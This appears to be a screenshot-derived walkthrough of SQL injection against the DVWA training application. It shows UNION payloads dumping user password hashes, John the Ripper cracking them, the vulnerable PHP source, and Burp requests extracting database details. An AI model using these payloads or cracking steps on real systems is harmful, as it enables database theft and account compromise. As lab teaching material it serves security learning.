Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' union all select user, password from users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' union all select user, password from users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' union all select user, password from users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' union all select user, password from users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' union all select user, password from users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Found : password
(hash = 5f4dcc3b5aa765d61d8327deb882cf99)
Found : abc123
(hash = e99a18c428cb38d5f260853678922e03)
Found : charley
(hash = 8d3533d75ae2c3966d7e0d4fcc69216b)
Found : letmein
(hash = 0d107d09f5bbe40cade3de5c71e9e9b7)





root@kali: /
File Edit View Search Terminal Help
root@kali:/# john
John the Ripper 1.8.0.13-jumbo-1-bleeding-973a245b96 2018-12-17 20:12:51 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2018 by Solar Designer and others
Homepage: http://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]] "single crack" mode, using default or named rules
--single=:rule[,..] same, using "immediate" rule(s)
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
--pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE] like --wordlist, but extract words from a .pot file
--dupe-suppression suppress all dupes in wordlist (and force preload)
--prince[=FILE] PRINCE mode, read words from FILE
--encoding=NAME input encoding (eg. UTF-8, ISO-8859-1). See also
doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]] enable word mangling rules (for wordlist or PRINCE
modes), using default or named rules
--rules=:rule[;..]] same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
modes that otherwise don't support rules
--rules-stack=:rule[;..] same, using "immediate" rule(s)
--incremental[=MODE] "incremental" mode [using section MODE]
--mask[=MASK] mask mode using MASK (or default from john.conf)
--markov[=OPTIONS] "Markov" mode (see doc/MARKOV)
--external=MODE external mode or word filter
--subsets[=CHARSET] "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH] just output candidate passwords [cut at LENGTH]
--restore[=NAME] restore an interrupted session [called NAME]
--session=NAME give a new session the NAME
--status[=NAME] print status of a session [called NAME]
--make-charset=FILE make a charset file. It will be overwritten
--show[=left] show cracked passwords [if =left, then uncracked]
--test[=TIME] run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..] load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..] load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX] load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...] load salts with[out] cost value Cn [to Mn]. For
tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL this node's number range out of TOTAL count
--fork=N fork N processes
--pot=NAME pot file to use
--list=WHAT list capabilities, see --list=help or doc/OPTIONS
--format=NAME force hash of type NAME. The supported formats can
be seen with --list=formats and --list=subformats
root@kali:/#


root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
dvwahashes
root@kali:~/Desktop# john --format=raw-md5 dvwahashes
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password (?)
abc123 (?)
letmein (?)
Proceeding with incremental:ASCII
charley (?)
4g 0:00:00:00 DONE 3/3 (2019-03-07 05:05) 5.714g/s 254785p/s 254785c/s 256431C/s stevy13..can
dake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
dvwahashes
File Edit Search Options Help
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7

SQL Injection Source

vulnerabilities/sqli/source/medium.php

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```


Vulnerability: SQL Injection :: D
192.168.1.6/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
Vulnerability: SQL Injection
option 32 × 16
User ID: 1
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Buscar en HTML
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> event
<head> </head>
<body class="home">

<h1>Vulnerability: SQL Injection</h1>


<form action="#" method="POST">

User ID:
<select name="id">
<option value="1 UNION ALL SELECT user, password from users -- ">1</option>
<option value="2">2</option>
<option value="3">3</option>
<option value="4">4</option>
<option value="5">5</option>
</select>
<input type="submit" name="Submit" value="Submit">

</form>

<h2>More Information</h2>

Filtrar estilos
.cls
elemento { en línea
}
Heredado de select
input, textarea, select { main.css:32
font: 100% arial,sans-serif;
}
Heredado de div#main_body
div#main_body { main.css:131
font-size: 13px;
}
Heredado de div#container
div#container { main.css:109
font-size: 13px;
}
Heredado de body
body { main.css:1
color: #2f2f2f;
font: 12px/15px Arial, Helvetica, sans-serif;
}
Disposición
Calculado
Cambios
Animaciones
Flexbox
Seleccione un contenedor o elemento Flex para continuar.
Rejilla
No hay rejillas CSS en uso en esta página
Modelo de caja
margin
border
padding
24×16
32×16
static
Propiedades del modelo de caja
box-sizing content-box
display block
float none
line-height 16px
position static
z-index auto
html body.home div#container div#main_body div.body_padded div.vulnerable_code_area form p select option


Vulnerability: SQL Injection :: D
192.168.1.6/vulnerabilities/sqli/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: 1 Submit
ID: 1 UNION ALL SELECT user, password from users --
First name: admin
Surname: admin
ID: 1 UNION ALL SELECT user, password from users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1 UNION ALL SELECT user, password from users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1 UNION ALL SELECT user, password from users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1 UNION ALL SELECT user, password from users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1 UNION ALL SELECT user, password from users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: medium
PHPIDS: disabled
View Source View Help
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Buscar en HTML
Filtrar estilos
Disposición
Calculado
Cambios
Animaciones
Flexbox
Seleccione un contenedor o elemento Flex para continuar.
Rejilla
html > body.home

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://192.168.1.6
  - /
  - about.php
  - dvwa
    - js
      - add_event_listeners.js
      - dvwaPage.js
  - instructions.php
  - logout.php
  - phpinfo.php
  - security.php
  - setup.php
  - vulnerabilities
    - brute
    - captcha
    - csp
    - csrf
    - exec
    - fi
    - javascript
    - sqli
    - sqli_blind
    - upload
    - view_help.php
    - view_source.php
    - weak_id
    - xss_d
    - xss_r
    - xss_s
- http://bobby-tables.com
- http://detectportal.firefox.com
- https://en.wikipedia.org
- http://ferruh.mavituna.com
- http://pentestmonkey.net
- https://www.owasp.org
- http://www.securiteam.com
- http://www.w3.org

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment	Time requ...
http://192.168.1.6	POST	/vulnerabilities/sqli/	✓	200	4967	HTML	Vulnerability: SQL I...		14:06:54 1...
http://192.168.1.6	GET	/vulnerabilities/sqli/				HTML			

Request Response

Raw Params Headers Hex

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

? < + > Type a search term 0 matches

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 ...

Go Cancel < > Target: http://192.168.1.6

Request

Raw Params Headers Hex

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id= 1 union select 1,version()#;&Submit=Submit
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

DVWA

View Source View Help

- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1 union select 1,version()#;
First name: admin
Surname: admin
ID: 1 union select 1,version()#;
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

id= 1 union select 1,version()#;&Submit=Submit

Done 5.097 bytes

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 ...

Go Cancel < > Target: http://192.168.1.6

Request

Raw Params Headers Hex

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id= 1 union select 1,@@version#;&Submit=Submit
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

DVWA

View Source View Help

- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1 union select 1,@@version#;
First name: admin
Surname: admin
ID: 1 union select 1,@@version#;
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

id= 1 union select 1,@@version#;&Submit=Submit

Done 5.097 bytes

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 ...

Go Cancel < > Target: http://192.168.1.6

Request

Raw Params Headers Hex

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.6/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
DNT: 1
Connection: close
Cookie: PHPSESSID=grotOrl7jrra3Opetb8usngbt4; security=medium
Upgrade-Insecure-Requests: 1

id= 1 union all select system_user(),user() #;&Submit=Submit
```

Response

Raw Headers Hex HTML Render

DVWA

View Source View Help

- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID: Submit

